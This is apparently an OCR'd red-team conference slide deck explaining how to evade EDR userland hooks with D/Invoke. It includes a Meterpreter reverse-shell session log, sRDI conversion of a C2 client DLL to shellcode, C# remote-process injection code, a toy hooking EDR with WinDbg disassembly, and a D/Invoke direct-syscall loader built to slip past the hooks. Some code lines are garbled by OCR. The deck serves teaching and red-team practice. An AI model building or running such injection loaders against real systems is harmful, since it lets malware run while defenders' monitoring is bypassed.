


# **Defeating EDRs using D/Invoke**



# # Whoami


- Jean-François Maes
- ► Innovating the Red Team solution since 2020
- Creator of redteamer.tips
- Host of the voices of infosec podcast
- Contributor to SANS SEC560 and SEC699
- SEC699: Purple team tactics Instructor
- Devourer of chicken and other proteins
- #RedTeamFit



# **Our Agenda**

- 1 A trip down memory lane
- 2 Sharpening our SCYTHE

- **3** EDRs are hookers
- 4 Last (sys)call






# Let's take a trip down memory lane...

### Pentesting then vs pentesting now









```
root@kali:~

File Edit View Search Terminal Help
msf exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.86.223:4444
[*] Sending stage (179779 bytes) to 192.168.86.61
[*] Meterpreter session 1 opened (192.168.86.223:4444 -> 192.168.86.61:49197) at 2018-05-29 11:48:32 -0400

meterpreter > shell
Process 3028 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\victim\Downloads>
```

# Let's take a trip down memory lane...

Pentesting then vs pentesting now






# Let's take a trip down memory lane...

Pentesting then vs pentesting now








# **Sharpening our Scythe**


Let's set up a campaign.





# **Sharpening our Scythe**

### **Expanding our horizons**







THREAT

# **Cobalt Strike**

Cobalt Strike is a post-exploitation tool used by many adversaries and associated with many threats. It's a force multiplier that adds value for adversaries during nearly any incident.




**CUSTOMERS AFFECTED** 



### **Sharpening our Scythe**

### **Expanding our Horizons**





∃ README.md

### sRDI - Shellcode Reflective DLL Injection

sRDI allows for the conversion of DLL files to position independent shellcode. It attempts to be a fully functional PE loader supporting proper section permissions, TLS callbacks, and sanity checks. It can be thought of as a shellcode PE loader strapped to a packed DLL.

Functionality is accomplished via two components:

- C project which compiles a PE loader implementation (RDI) to shellcode
- Conversion code which attaches the DLL, RDI, and user data together with a bootstrap

This project is comprised of the following elements:

- . ShellcodeRDI: Compiles shellcode for the DLL loader
- NativeLoader: Converts DLL to shellcode if neccesarry, then injects into memory
- DotNetLoader: C# implementation of NativeLoader
- Python\ConvertToShellcode.py: Convert DLL to shellcode in place
- Python\EncodeBlobs.py: Encodes compiled sRDI blobs for static embedding
- PowerShell\ConvertTo-Shellcode.ps1: Convert DLL to shellcode in place
- FunctionTest: Imports sRDI C function for debug testing
- . TestDLL: Example DLL that includes two exported functions for call on Load and after

## **Sharpening our SCYTHE**

### **Expanding our horizons**



```
SunicornsAreAwesome=<mark>ConvertTo-Shellcode</mark> -File G:\testzone\sRDI-master\PowerShell\SuperCoolUniconCampaign_scythe_client64.dll -FunctionName Unicon
public static void Inject(IntPtr processHandle, byte[] shellcode)
   Console.WriteLine("Hit a key to alloc memory");
   IntPtr memoryaddr = IMPORTS.VirtualAllocEx(processHandle, landoress: IntPtr.Zero, (uint)(shellcode.Length), flallocationType.Commit | STRUCTS.AllocationType.Reserve, flerotest: STRUCTS.MemoryProtection.ExecuteReadWrite);
   Console.WriteLine("Hit a key to write memory");
   IMPORTS.WriteProcessMemory(processHandle, lpssseddress:memoryaddr, shellcode, shellcode.Length, out written);
   Console.WriteLine("Hit a key to create the thread and launch our shellcode!");
   IMPORTS.CreateRemoteThread(processHandle, lpThreadsttributes:IntPtr.Zero, duStackSize:0, lpStartAddress:memoryaddr, lpParameter:IntPtr.Zero, duCreationFlags:0, lpThreadid:IntPtr.Zero);
static void Main(string[] args)
   byte[] unicornswag = File.ReadAllBytes(args[1]);
   IntPtr procHandle = SpawnNewProcess(args[0]);
   Inject(procHandle, unicornswag);
```



### But what about defences?!




#### **Meet our EDR**

```
DWORD(NTAPI NtAllocateVirtualMemory)(IN HANDLE ProcessHandle, IN OUT PVOID* BaseAddress, IN ULONG PTR ZeroBits, IN OUT PSIZE T RegionSize, IN ULONG AllocationType, IN ULONG Protect)
   if (Protect == PAGE EXECUTE READWRITE)
       MessageBox(nullptr, TEXT("Allocating RWX memory are we? - DETECTED."), TEXT("Custom EDR powered by @EthicalChaos"), MB_OK);
       suspiciousHandle = ProcessHandle;
   return pOriginalNtAllocateVirtualMemory(ProcessHandle, BaseAddress, ZeroBits, RegionSize, AllocationType, Protect);
DWORD(NTAPI NtWriteVirtualMemory)(IN HANDLE ProcessHandle, IN PVOID BaseAddress, IN PVOID Buffer, IN ULONG NumberOfBytesToWrite, OUT PULONG NumberOfBytesWritten)
   if (ProcessHandle == suspiciousHandle)
      MessageBox(nullptr, TEXT("Writing memory are we? - DETECTED."), TEXT("Custom EDR powered by @EthicalChaos"), MB_OK);
   suspiciousBaseAddress = BaseAddress;
   return pOriginalNtWriteVirtualMemory(ProcessHandle, BaseAddress, Buffer, NumberOfBytesToWrite, NumberOfBytesWritten);
WORD NTAPI NtProtectVirtualMemory(IN HANDLE ProcessHandle, IN OUT PVOID* BaseAddress, IN OUT PULONG NumberOfBytesToProtect, IN ULONG NewAccessProtection, OUT PULONG OldAccessProtection)
   if (ProcessHandle == suspiciousHandle)
       MessageBox(nullptr, TEXT("Protecting virtual memory are we? - DETECTED."), TEXT("Custom EDR powered by @EthicalChaos"), MB_OK);
   return pOriginalNtProtectVirtualMemory(ProcessHandle, BaseAddress, NumberOfBytesToProtect, NewAccessProtection, OldAccessProtection);
DWORD NTAPI NTCreateThreadEx(OUT PHANDLE hThread, IN ACCESS_MASK DesiredAccess, IN LPVOID ObjectAttributes, IN HANDLE ProcessHandle, IN LPTHREAD_START_ROUTINE lpStartAddress, IN LPVOID lpParameter, IN BOOL Cre
   if ((lpStartAddress == (LPTHREAD_START_ROUTINE)suspiciousBaseAddress))
       MessageBox(nullptr, TEXT("OK that does it. I am not letting you create a new thread! Killing your process now!!"), TEXT("Custom EDR powered by @EthicalChaos"), MB_OK);
       TerminateProcess(GetCurrentProcess(), 0xdead1337);
       return 0;
   return pOriginalNtCreateThreadEx(hThread, DesiredAccess, ObjectAttributes, ProcessHandle, lpStartAddress, lpParameter, CreateSuspended, StackZeroBits, SizeOfStackCommit, SizeOfStackReserve, lpBytesBuffer);
```

# **Battle testing our SCYTHELoader**






C:\Users\Jean\Desktop\Sylant\Strike-master\xb4\Kelease\Sylant\Strikelnject.exe

| neral Statistics Performance | Threads Token Modules | Memory   | Environment Handles .NET assemblies .NET performance |
|------------------------------|-----------------------|----------|--|
| Name                         | Base address          | Size     | Description  |
| advapi32.dll                 | 0x7ff8f2e90000        | 652 kB   | Advanced Windows 32 Base API                         |
| bcryptprimitives.dll         | 0x7ff8f1c70000        | 516 kB   | Windows Cryptographic Primitives Library             |
| dr.dll                       | 0x7ff8df6c0000        | 10.76 MB | Microsoft .NET Runtime Common Language Runti         |
| driit.dl                     | 0x7ff8ce660000        | 1.31 MB  | Microsoft .NET Runtime Just-In-Time Compiler         |
| combase.dll                  | 0x7ff8f40e0000        | 3.21 MB  | Microsoft COM for Windows                            |
| demo.exe                     | 0x10de93f0000         | 24 kB    | DemoBasicLoader                                      |
| gdi32.dll                    | 0x7ff8f2ac0000        | 152 kB   | GDI Client DLL                                       |
| gdi32full.dll                | 0x7ff8f2270000        | 1.59 MB  | GDI Client DLL                                       |
| imm32.dll                    | 0x7ff8f2f40000        | 184 kB   | Multi-User Windows IMM32 API Client DLL              |
| kernel.appcore.dll           | 0x7ff8f1300000        | 68 kB    | AppModel API Host                                    |
| kernel32.dll                 | 0x7ff8f2920000        | 712 kB   | Windows NT BASE API Client DLL                       |
| KernelBase.dll               | 0x7ff8f1d90000        | 2.64 MB  | Windows NT BASE API Client DLL                       |
| locale.nls                   | 0x10de9630000         | 796 kB   |  |
| mscoree.dll                  | 0x7ff8e5c30000        | 400 kB   | Microsoft .NET Runtime Execution Engine              |
| mscoreei.dl                  | 0x7ff8e01e0000        | 680 kB   | Microsoft .NET Runtime Execution Engine              |
| mscorlib.ni.dll              | 0x7ff8cebf0000        | 22 MB    | Microsoft Common Language Runtime Class Library      |
| msvcp_win.dll                | 0x7ff8f21d0000        | 632 kB   | Microsoft® C Runtime Library                         |
| msvcrt.dll                   | 0x7ff8f36d0000        | 632 kB   | Windows NT CRT DLL                                   |
| ntdll.dll                    | 0x7ff8f4d60000        | 1.94 MB  | NT Layer DLL   |
| ole32.dll                    | 0x7ff8f3560000        | 1.34 MB  | Microsoft OLE for Windows                            |
| rpcrt4.dll                   | 0x7ff8f2750000        | 1.12 MB  | Remote Procedure Call Runtime                        |
| sechost.dll                  | 0x7ff8f2db0000        | 604 kB   | Host for SCM/SDDL/LSA Lookup APIs                    |
| shlwapi.dll                  | 0x7ff8f29e0000        | 328 kB   | Shell Light-weight Utility Library                   |
| SortDefault.nls              | 0x10deb6b0000         | 3.21 MB  |  |
| SylantStrike.dll             | 0x7ff8dcc10000        | 40 kB    |  |
| ucrtbase.dll                 | 0x7ff8f1b70000        | 0.98 MB  |  |
| ucrtbase_clr0400.dll         | 0x7ff8d21b0000        |          | Microsoft® C Runtime Library                         |
| user32.dll                   | 0x7ff8f45d0000        |          | Multi-User Windows USER API Client DLL               |
| vcruntime 140.dll            | 0x7ff8d93b0000        |          | Microsoft® C Runtime Library                         |
| vcruntime 140_dr0400.dll     | 0x7ff8d2270000        |          | Microsoft® C Runtime Library                         |
| version.dll                  | 0x7ff8ec2d0000        | 40 kB    | Version Checking and File Installation Libraries     |
| win32u.dll                   | 0x7ff8f1d60000        | 132 kB   | Win32u   |


```
Waiting for process events
 Listening for the following processes: demo.exe
```

# **Battle testing our SCYTHELoader**

### Meanwhile at our SCYTHE sever...









### **EDRs** are Hookers

#### No.. Not THAT kind of hookers..

```
WORD(NTAPI NtAllocateVirtualMemory)(IN HANDLE ProcessHandle, IN OUT PVOID* BaseAddress, IN ULONG_PTR ZeroBits, IN OUT PSIZE_T RegionSize, IN ULONG AllocationType, IN ULONG Protect)
      MessageBox(nullptr, TEXT("Allocating RWX memory are we? - DETECTED."), TEXT("Custom EDR powered by @EthicalChaos"), MB_OK);
  return poriginalNtAllocateVirtualMemory(ProcessHandle, BaseAddress, ZeroBits, RegionSize, AllocationType, Protect);
WORD(NTAPI NtWriteVirtualMemory)(IN HANDLE ProcessHandle, IN PVOID BaseAddress, IN PVOID Buffer, IN ULONG NumberOfBytesToWrite, OUT PULONG NumberOfBytesWritten)
  return poriginalNtWriteVirtualMemory(ProcessHandle, BaseAddress, Buffer, NumberOfBytesToWrite, NumberOfBytesWritten);
MORD NTAPI NtProtectVirtualMemory(IN HANDLE ProcessHandle, IN OUT PVOID* BaseAddress, IN OUT PULONG NumberOfBytesToProtect, IN ULONG NewAccessProtection, OUT PULONG OldAccessProtection)
      MessageBox(nullptr, TEXT("Protecting virtual memory are we? - DETECTED."), TEXT("Custom EDR powered by @EthicalChaos"), MB_OK);
WORD NTAPI NtCreateThreadEx(OUT PHANDLE hThread. IN ACCESS MASK DesiredAccess. IN LPVOID ObjectAttributes. IN HANDLE ProcessHandle. IN LPTHREAD START ROUTINE 1pStartAddress. IN LPVOID 1pParameter. IN BOOL Cr
  return pOriginalNtCreateThreadEx(hThread, DesiredAccess, ObjectAttributes, ProcessHandle, lpStartAddress, lpParameter, CreateSuspended, StackZeroBits, SizeOfStackCommit, SizeOfStackReserve, lpBytesBuffer);
```




EDRs commonly hook specific NTDLL.dll exported functions and make the decision whether to allow the API call to continue or not.



## What is so special about NTDLL.dll?

### The bridge from user to kernelland

Nt functions are essentially syscall wrappers and will always have the same "skeleton" assembly







### **How (most) EDRs work – Userland Hooks**



```
0:020> u ntdll!NtAllocateVirtualMemory
ntdll!NtAllocateVirtualMemory:
00007ff9`589fc9e0 4c8bd1
                                          r10,rex
                                  MOV.
00007ff9`589fc9e3 b818000000
                                  MOV
                                          eax,18h
00007ff9`589fc9e8 f604250803fe7f01 test
                                          bvte ptr [SharedUserData+0x308 (00000000)7ffe0308)].1
00007ff9`589fc9f0 7503
                                          ntdll!NtAllocateVirtualMemory+0x15 (00007ff9`589fc9f5)
                                  jne
00007ff9`589fc9f2 0f05
                                  syscall
00007ff9`589fc9f4 c3
                                  ret
00007ff9`589fc9f5 cd2e
                                          2Eh
                                  int
00007ff9`589fc9f7 c3
                                  ret
```

### Example of the regular (unhooked) function prototype of NtAllocateVirtualMemory call located in ntdll.dll

```
0:005> u ntdll!NtAllocateVirtualMemory
ntdll!NtAllocateVirtualMemory:
00007ff8`f4dfd080 e9113ff5ff
                                          00007ff8`f4d50f96
00007ff8`f4dfd085 0000
                                  add
                                          byte ptr [rax],al
00007ff8`f4dfd087 00f6
                                  add
                                          dh, dh
00007ff8`f4dfd089 0425
                                  add
                                          al,25h
00007ff8`f4dfd08b 0803
                                          byte ptr [rbx],al
                                  or
00007ff8`f4dfd08d fe
00007ff8`f4dfd08e 7f01
                                          ntdll!NtAllocateVirtualMemory+0x11 (00007ff8`f4dfd091)
                                  jg
00007ff8`f4dfd090 7503
                                          ntdll!NtAllocateVirtualMemory+0x15 (00007ff8`f4dfd095)
```

### Example of the hooked function prototype of NtAllocateVirtualMemory call located in ntdll.dll



# Explaining how to bypass the hooks.

### High level example

```
Language C++
                                                                                                            v 6 ¢
main.cpp
 1 #include <iostream>
  3 using namespace std;
  5 void HookedFunction()
        cout << "I do cool stuff!\n";</pre>
 10 void CloneOfHookedFunction()
        cout << "I do cool stuff!\n";</pre>
 15 int main()
        HookedFunction();
        CloneOfHookedFunction();

√ √ ¾
I do cool stuff!

I do cool stuff!
..Program finished with exit code 0
Press ENTER to exit console.
```





## Disadvantages of P/Invoke

# DVISO

### **Quoting the wover**

.NET provides a mechanism called Platform Invoke (commonly known as P/Invoke) that allows .NET applications to access data and APIs in unmanaged libraries (DLLs).

By using P/Invoke, a C# developer may easily make calls to the standard Windows APIs.

If you use P/Invoke to call kernel32!CreateRemoteThread then your executable's IAT will include a static reference to that function, telling everybody that it wants to perform the suspicious behavior of injecting code into a different process.

If the endpoint security product running on the target machine is monitoring API calls (such as via API Hooking), then any calls made via P/Invoke may be detected by the product.




# Why use D/Invoke



API imports get resolved dynamically

Functionality to evade hooks using manual mapping, deception and syscalls.

Has function prototypes for a lot of the API calls common offensive tradecraft uses, and we are lazy ©





# **D/Invoke Primer**



Nuget package (flagged by defender) or source code downloadable on GitHub

Has a built-in injection API for process injection

Capable of resolving API calls in 3 ways:

- Standard much like P/Invoke
- Manual Mapping
- **Overload Mapping**

Has a built-in injection API for process injection





### Creating an EDR defeating loader with D/Invoke!




### **Syscalls**

```
ererence
catic void InjectIntoProcess(IntPtr processHandle, byte[] blob)
 IntPtr pHandle = processHandle;
 IntPtr syscall = IntPtr.Zero;
  IntPtr memAlloc = IntPtr.Zero;
 IntPtr zeroBits = IntPtr.Zero;
 IntPtr size = (IntPtr)blob.Length;
 IntPtr pThread = IntPtr.Zero;
  IntPtr buffer = Marshal.AllocHGlobal(blob.Length);
 uint bytesWritten = 0;
 uint oldProtect = 0;
 Marshal.Copy(blob, startIndex: 0, buffer, blob.Length);
 syscall = Generic.GetSyscallStub(FunctionName: "NtAllocateVirtualMemory");
 Native.DELEGATES.NtAllocateVirtualMemory syscallAllocateVirtualMemory = (Native.DELEGATES.NtAllocateVirtualMemory)Marshal.GetDelegateForFunctionPointer(syscall, titypeof(Native.DELEGATES.NtAllocateVirtualMemory));
 Console.WriteLine("Hit a key to alloc memory");
 Console.ReadKey();
 status - syscallAllocateVirtualMemory(pHandle, Basedorssi ref memAlloc, zeroBits, ref size, Allocationype DInvoke.Data.Win32.Kernel32.MEM COMMIT | DInvoke.Data.Win32.Kernel32.MEM RESERVE, Product 0x04);
 Console.WriteLine("Hit a key to write memory");
 Console.ReadKey();
 syscall = Generic.GetSyscallStub(FunctionName: "NtWriteVirtualMemory");
 Native.DELEGATES.NtWriteVirtualMemory syscallWriteVirtualMemory = (Native.DELEGATES.NtWriteVirtualMemory))marshal.GetDelegateForFunctionPointer(syscall, titypeof(Native.DELEGATES.NtWriteVirtualMemory));
 status = syscallWriteVirtualMemory(pHandle, EaseAddressimemAlloc, buffer, (uint)blob.Length, ref bytesWritten);
 syscall = Generic.GetSyscallStub(FunctionName: "NtProtectVirtualMemory");
 Native_DELEGATES_NtProtectVirtualMemory syscallProtectVirtualMemory = (Native_DELEGATES_NtProtectVirtualMemory)Marshal.GetDelegateForFunctionPointer(syscall, Utypeof(Native_DELEGATES_NtProtectVirtualMemory));
 status = syscallProtectVirtualMemory(pHandle, BaseAddress ref memAlloc, ref size, NewProtect(0x20, ref oldProtect);
 Console.WriteLine("Hit a key to create the thread and launch our shellcode!");
 Console.ReadKey();
 syscall = Generic.GetSyscallStub(FunctionName: "NtCreateThreadEx");
 Native.DELEGATES.NtCreateThreadEx syscallNtCreateThreadEx = (Native.DELEGATES.NtCreateThreadEx));
 status = (uint)syscallMtCreateThreadEx(out pThread, DInvoke.Data.Win32.WinNT.ACCESS_MASK.MAXIM.M_ALLOWED, adjustatistis IntPtr.Zero, processerate pHandle, startistices memAlloc, parameter IntPtr.Zero, createsuperate false, startistics (), sincipitatis (), attribute int IntPtr.Zero);
```



## **EDR vs D/Invoke Syscalls**








# **EDR vs D/Invoke Syscalls**

### Meanwhile at our SCYTHE server....





# **Closing notes**

nviso

D/Invoke needs your help!

Submit PR's with new Delegates so we can port the entire win32 API to D/invoke!





